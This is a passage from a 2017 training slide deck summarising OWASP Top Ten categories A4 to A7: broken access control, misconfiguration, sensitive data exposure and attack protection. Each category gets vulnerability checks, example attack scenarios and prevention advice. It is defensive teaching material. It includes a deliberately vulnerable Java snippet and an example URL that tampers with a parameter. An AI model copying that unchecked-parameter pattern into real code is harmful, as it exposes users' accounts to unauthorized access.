
Am I Vulnerable?
The best way to determine if an application is vulnerable to access
control vulnerabilities is to verify that all data function references
have appropriate defenses. Consider:
• For data references, does the application ensure the user is authorized
by using a reference map or access control check to ensure the user is
authorized for that data?
• For non-public function requests, does the application ensure the
user is authenticated, and has the required roles or privileges to use
that function?
Code review of the application and manual testing can verify
whether these controls are implemented correctly and are present
everywhere they are required. Automated tools typically miss these
flaws as they can not determine what needs to be protected or what
is safe.
30
©2017 Attain, LLC
A4 – Broken Access Control
Example Attacks

Scenario #1: The application uses unverified data in a SQL call that is
accessing account information:
pstmt.setString(1, request.getParameter(“acct”));
ResultSet results = pstmt.executeQuery();
An attacker simply modifies the ‘acct’ parameter in the browser to
send whatever account number they want. If not properly verified,
the attacker can access any user’s account.
http://example.com/app/accountInfo?acct=notmyacct
31
©2017 Attain, LLC
A4 – Broken Access Control
How Do I Prevent This?

Preventing access control flaws require selecting an approach for
protecting each function and each type of data (e.g., object number,
filename).
Check access. Each use of a direct reference from an untrusted
source must include an access control check to ensure the user is
authorized for the requested resource.
Use per user or session indirect object references. This coding
pattern prevents attackers from directly targeting unauthorized
resources. Map and expose arbitrary references (sequential #s or
random strings) to actual backend references and perform the
dereferencing (and access checks) in code.
Custom automated verification can be used to verify proper
authorization controls are in place during deployment.
32
©2017 Attain, LLC
A4 – Broken Access Control
References

OWASP
OWASP Top 10-2007 on Insecure Direct Object References
OWASP Top 10-2007 on Function Level Access Control
ESAPI Access Reference Map API
ESAPI Access Control API (See isAuthorizedForData(),
isAuthorizedForFile(), isAuthorizedForFunction() )
For additional access control requirements, see the ASVS
requirements area for Access Control (V4).
External
CWE Entry 285 on Improper Access Control (Authorization)
CWE Entry 639 on Insecure Direct Object References
CWE Entry 22 on Path Traversal (an example of a Direct Object
Reference weakness)
33
©2017 Attain, LLC
A5 – Security Misconfiguration

Source: OWASP Top Ten 2017 rc1
34
“Good security requires having a secure configuration defined and deployed
for the application, frameworks, application server, web server, database
server, platform, etc. Secure settings should be defined, implemented, and
maintained, as defaults are often insecure. Additionally, software should be
kept up to date.”
©2017 Attain, LLC
A5 – Security Misconfiguration
Am I Vulnerable?
Is your application missing the proper security hardening across any
part of the application stack? Including:
Is any of your software out of date? This softare includes the OS,
Web/App Server, DBMS, applications, APIs, and all components
and libraries (see 2017-A9).
Are any unnecessary features enabled or installed (e.g., ports,
services, pages, accounts, privileges)?
Are default accounts and their passwords still enabled and
unchanged?
Does your error handling reveal stack traces or other overly
informative error messages to users?
Are the security settings in your application servers, frameworks
(Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure
values?
35
©2017 Attain, LLC
A5 – Security Misconfiguration
Example Attacks
Scenario #1: The app server admin console is automatically installed
and not removed. Default accounts aren’t changed. Attacker
discovers the standard admin pages are on your server, logs in with
default password, and takes over.
Scenario #2: Directory listing is not disabled on your web server. An
attacker discovers they can simply list directories to find any file. The
attacker finds and downloads all your compiled Java classes, which
they decompile and reverse engineer to get all your custom code.
Attack then finds a serious flaw in your application.
Scenario #3: App server comes with sample applications that are not
removed from your production server. These sample applications
have well known security flaws attackers can use to compromise your
server.
36
©2017 Attain, LLC
A5 – Security Misconfiguration
How Do I Prevent This?
The primary recommendations are to establish all of the following:
A repeatable hardening process that makes it fast and easy to
deploy another environment that is properly locked down.
Development, QA, and production environments should all be
configured identically (with different passwords used in each
environment). This process should be automated to minimize the
effort required to setup a new secure environment.
A process for keeping abreast of and deploying all new software
updates and patches in a timely manner to each deployed
environment. This process needs to include all components and
libraries as well (see 2017-A9)
37
©2017 Attain, LLC
A5 – Security Misconfiguration
How Do I Prevent This?
…continued:
A strong application architecture that provides effective, secure
separation between components.
An automated process to verify that configurations and settings
are properly configured in all environments.
38
©2017 Attain, LLC
A5 – Security Misconfiguration
References
OWASP
OWASP Development Guide: Chapter on Configuration
OWASP Code Review Guide: Chapter on Error Handling
OWASP Testing Guide: Configuration Management
OWASP Testing Guide: Testing for Error Codes
OWASP Top 10 2004 - Insecure Configuration Management
For additional requirements in this area, see the ASVS requirements
areas for Security Configuration (V11 and V19).
External
NIST Guide to General Server Hardening
CWE Entry 2 on Environmental Security Flaws
CIS Security Configuration Guides/Benchmarks
39
©2017 Attain, LLC

A6 – Sensitive Data Exposure
Source: OWASP Top Ten 2017 rc1
40
“Many web applications and APIs do not properly protect sensitive data, such
as financial, healthcare, and PII. Attackers may steal or modify such weakly
protected data to conduct credit card fraud, identity theft, or other crimes.
Sensitive data deserves extra protection such as encryption at rest or in
transit, as well as special precautions when exchanged with the browser.”
©2017 Attain, LLC
A6 – Sensitive Data Exposure
Am I Vulnerable to Data Exposure?
The first thing you have to determine is which data is sensitive
enough to require extra protection. For example, passwords, credit
card numbers, health records, and personal information should be
protected. For all such data:
Is any of this data stored in clear text long term, including
backups of this data?
Is any of this data transmitted in clear text, internally or externally?
Internet traffic is especially dangerous.
Are any old/weak cryptographic algorithms used?
Are weak crypto keys generated, or is proper key management or
rotation missing?
Are any browser security directives or headers missing when
sensitive data is provided by/sent to the browser?
41
©2017 Attain, LLC
A6 – Sensitive Data Exposure
Example Attacks
Scenario #1: An application encrypts credit card numbers in a
database using automatic database encryption. However, this data is
automatically decrypted when retrieved, allowing a SQL injection
flaw to retrieve credit card numbers in clear text. Alternatives include
not storing credit card numbers, using tokenization, or using public
key encryption.
Scenario #2: The password database uses unsalted hashes to store
everyone’s passwords. A file upload flaw allows an attacker to
retrieve the password data. All of the unsalted hashes can be
exposed with a rainbow table of precalculated hashes.
42
©2017 Attain, LLC
A6 – Sensitive Data Exposure
How Do I Prevent This?
The full perils of unsafe cryptography, SSL/TLS usage, and data
protection are well beyond the scope of the Top 10. that said, for all
sensitive data, do the following, at a minimum:
Consider the threats you plan to protect this data from (e.g.,
insider attack, external user), make sure you encrypt all sensitive
data at rest and in transit in a matter that defends against these
threats.
Don’t store sensitive data unnecessarily. Discard it as soon as
possible. Data you don’t retain can’t be stolen.
Ensure strong standard algorithms and strong keys are used, and
proper key management is in place. Consider using FIPS 140
validated cryptographic modules.
43
©2017 Attain, LLC
A6 – Sensitive Data Exposure
How Do I Prevent This?
…continued:
Ensure passwords are stored with an algorithm specifically
designed for password protection, such as bcrypt, PBKDF2, or
scrypt.
Disable autocomplete on forms requesting sensitive data and
disable caching for pages that contain sensitive data.
44
©2017 Attain, LLC
A6 – Sensitive Data Exposure
References
OWASP
OWASP Cryptographic Storage Cheat Sheet
OWASP Password Storage Cheat Sheet
OWASP Transport Layer Protection Cheat Sheet
OWASP Testing Guide: Chapter on SSL/TLS Testing
External
CWE Entry 310 on Cryptographic Issues
CWE Entry 312 on Cleartext Storage of Sensitive Information
CWE Entry 319 on Cleartext Transmission of Sensitive Information
CWE Entry 326 on Weak Encryption
45
©2017 Attain, LLC

A7 – Insufficient Attack Protection
Source: OWASP Top Ten 2017 rc1
46
“The majority of applications and APIs lack the basic ability to detect, prevent,
and respond to both manual and automated attacks. Attack protection goes
far beyond basic input validation and involves automatically detecting,
logging, responding, and even blocking exploit attempts. Application owners
also need to be able to deploy patches quickly to protect against attacks.”
©2017 Attain, LLC
A7 – Insufficient Attack Protection
Am I Vulnerable to Attack?
Detecting, responding to, and blocking attacks makes applications
dramatically harder to exploit yet almost no applications or APIs have
such protection. Critical vulnerabilities in both custom code and
components are also discovered all the time, yet organizations
frequently take weeks or even months to roll out new defenses.
It should be very obvious if attack detection and response isn’t in
place. Simply try manual attacks or run a scanner against the
application. The application or API should identify the attacks, block
any viable attacks, and provide details on the attacker and
characteristics of the attack. If you can’t quickly roll out virtual and/or
actual patches when a critical vulnerability is discovered, you are left
exposed to attack.
47
©2017 Attain, LLC
A7 – Insufficient Attack Protection
Example Attacks
Scenario #1: Attacker uses automated tool like OWASP ZAP or
SQLMap to detect vulnerabilities and possibly exploit them.
Attack detection should recognize the application is being targeted
with unusual requests and high volume. Automated scans should be
easy to distinguish from normal traffic.
Scenario #2: Attacker starts exploiting a vulnerability in your
application that your current attack protection fails to block.
